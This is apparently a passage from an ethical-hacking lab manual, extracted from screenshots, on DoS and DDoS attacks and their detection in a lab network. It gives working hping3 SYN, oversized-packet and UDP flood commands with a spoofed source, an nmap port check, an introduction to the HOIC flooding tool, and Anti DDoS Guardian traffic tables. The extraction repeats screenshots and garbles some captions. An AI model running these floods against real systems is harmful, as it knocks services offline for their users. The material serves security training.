
```
[attacker@parrot] ~
[sudo] password for attacker:
[attacker@parrot] ~
#cd
[root@parrot] ~
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
README.txt
hping in flood mode, no replies will be shown
```

Parrot Terminal


Parrot Terminal

```
[attacker@parrot] ~
[sudo] password for attacker:
[attacker@parrot] ~
#cd
[root@parrot] ~
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
README.txt
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
6958427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Parrot Terminal




Now, we shall perform a PoD attack on the target system.



The screenshot shows a Parrot OS desktop environment. The terminal window displays a root shell session where the user runs hping3 to perform a SYN flood attack on a target host at 10.10.1.10. The terminal output shows the attack parameters and statistics. The sidebar on the left provides access to various security tools and modules.

```
[attacker@parrot] -[~]
[sudo] password for attacker:
[attacker's] [root@parrot] -[/home/attacker]
#cd
[root@parrot] -[~]
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
6958427 packets transmitted, 0 packets received, 100% packet loss
Trasround-trip min/avg/max = 0.0/0.0/0.0 ms
[attacker's] [x]-[root@parrot] -[~]
#hping3 -d 65538 -S -p 21 --flood 10.10.1.10
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
```

EHE Modules
Web Application Attacks and Countermeasures
EHE Modules
Wireless Attacks and Countermeasures



[Fewer details](#) | [Open Resource Monitor](#)

Could not observe anything else. Mouse

locked up.

The screenshot shows a terminal window titled 'Parrot Terminal' running on Parrot OS. The user is in a root shell on the Parrot host. They run the command `#sudo su` to become root. Then, they change directory to `/home/attacker` and run `#cd`. Finally, they run `#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood` to perform a UDP application layer flood attack on port 22 of the target host at 10.10.1.10. The terminal output shows the attack parameters and statistics, including 6958427 packets transmitted and 100% packet loss.

```

[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[attacker]#
[root@parrot]#cd
[root@parrot]~
[root@parrot]#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
README:hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
6958427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]#
[root@parrot]#hping3 -d 65538 -S -p 21 --flood 10.10.1.10
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ---
11777020 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]#

```

Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.

Applications Places System Wed Sep 17, 11:00

Parrot Terminal

```
Parro File Edit View Search Terminal Help
-- 10.10.1.10 hping statistic --
6958427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
attacker's [x]-[root@parrot]-[-]
    ↳ #hping3 -d 65538 -S -p 21 --flood 10.10.1.10
    HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 2 data bytes
    hping in flood mode, no replies will be shown
    ^C
README[...] 10.10.1.10 hping statistic ...
11777020 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Trash [x]-[root@parrot]-[-]
    ↳ #nmap -p 139 10.10.1.19
    Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 11:00 EDT
    Nmap scan report for www.goodshopping.com (10.10.1.19)
    Host is up (0.00053s latency).

EHE Modu PORT STATE SERVICE
Web Appli 139/tcp open netbios-ssn
Attacks and MAC Address: 02:15:5D:31:06:69 (Unknown)

    ↳ Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
EHE Modu [root@parrot]-[-]
Wireless Attacks and Countermeas...
[...]
```

Menu Parrot Terminal

Applications Places System Wed Sep 17, 11:02


Parrot Terminal

```
Parro File Edit View Search Terminal Help
hping in flood mode, no replies will be shown
^C
--- 10.10.1.10 hping statistic ...
attacker's 11777020 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]-[-]
    ↳ #nmap -p 139 10.10.1.19
    Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 11:00 EDT
    Nmap scan report for www.goodshopping.com (10.10.1.19)
    Host is up (0.00053s latency).

Trash PORT STATE SERVICE
139/tcp open netbios-ssn
MAC Address: 02:15:5D:31:06:69 (Unknown)

    ↳ Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
[root@parrot]-[-]
    ↳ #hping2 -2 -p 139 --flood 10.10.1.19
    bash: hping2: command not found
    ↳ #hping3 -2 -p 139 --flood 10.10.1.19
    HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
    hping in flood mode, no replies will be shown
EHE Modu [root@parrot]-[-]
Wireless Attacks and Countermeas...
[...]
```

Menu Parrot Terminal



The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, showing the following command-line session:

```
[x]-[root@parrot]-[~]
└── #nmap -p 139 10.10.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-17 11:00 EDT
attacker's Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.00053s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:31:06:69 (Unknown)




Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```


Below the terminal, a file manager window titled "Parrot Terminal" is visible, showing a directory structure with files like "README.txt", "PORT STATE SERVICE", and "MAC Address".

Task 2: Perform a DDoS Attack using HOIC

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.

Here, we will use the HOIC tool to perform a DDoS attack on the target machine.





Lab 5: Detect and Protect Against DDoS Attack

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from

legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

We must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Task 1: Detect and Protect Against DDoS Attack using Anti DDoS Guardian


Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache servers, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian

The screenshot shows the Anti DDoS Guardian 5.0 application window. At the top, a status bar indicates "Anti DDoS Guardian 5.0 is enabled". The menu bar includes File, View, Tool, Help, and a toolbar with icons for Disable, Anti DDoS, Record, Update List, Update Manager, Import IP List, Configure IP List, Detail, Client List, Stop Listing, and Help. A red "Register" button is located in the top right corner. The main area is a table displaying network traffic data:

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	11:23:53	4644	4914	10.10.1.10	10.10.1.13	
●	11:23:53	16143	5742	0.0.0.0	0.0.0.0	
●	11:23:56	294	0	10.10.1.10	224.0.0.22	
●	11:23:56	538	0	10.10.1.10	224.0.0.251	
●	11:23:56	325	0	10.10.1.10	224.0.0.252	
●	11:23:57	6174	0	10.10.1.10	10.10.1.255	
●	11:23:57	244	516	10.10.1.10	8.8.8.8	Query
●	11:23:57	6003	0	10.10.1.10	239.255.255.250	
●	11:23:57	3421	2053	10.10.1.10	10.10.1.16	
●	11:23:58	7260	29799	10.10.1.10	20.247.104.197	
●	11:23:58	6140	10964	10.10.1.10	172.172.255.216	
●	11:23:59	54	205	10.10.1.10	172.172.255.217	
●	11:23:59	0	335	10.10.1.255	10.10.1.16	
●	11:23:59	304	0	10.10.1.10	10.10.1.16	
●	11:23:59	0	138	224.0.0.252	10.10.1.16	
●	11:24:45	0	243	10.10.1.255	10.10.1.19	

At the bottom, a status bar says "Block unwanted network traffic".




Anti DDoS Guardian 5.0 is enabled

File View Tool Help

Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Details Cache List Stop Listing Help Register

Act...	Time	Outgoing...	Incoming...	Local IP Address	Remote IP Address	Information
●	11:23:53	15282	15606	10.10.1.10	10.10.1.13	
●	11:23:53	18492	7938	0.0.0.0	0.0.0.0	
●	11:23:56	294	0	10.10.1.10	224.0.0.22	
●	11:23:56	538	0	10.10.1.10	224.0.0.251	
●	11:23:56	325	0	10.10.1.10	224.0.0.252	
●	11:23:57	6702	0	10.10.1.10	10.10.1.255	
●	11:23:57	409	913	10.10.1.10	6.6.8.8	Query
●	11:23:57	6003	0	10.10.1.10	239.255.255.250	
●	11:23:57	3421	2053	10.10.1.10	10.10.1.16	
●	11:23:58	7260	29799	10.10.1.10	20.247.184.197	
●	11:23:58	6140	10964	10.10.1.10	172.172.255.216	
●	11:23:59	54	205	10.10.1.10	172.172.255.217	
●	11:23:59	0	335	10.10.1.255	10.10.1.16	
●	11:23:59	304	0	10.10.1.10	10.10.1.16	
●	11:23:59	0	138	224.0.0.252	10.10.1.16	
●	11:24:45	0	795	10.10.1.255	10.10.1.19	
●	11:25:58	27200	12868	10.10.1.10	23.44.2.9	Access e11290.dspg.akamaiedge.net
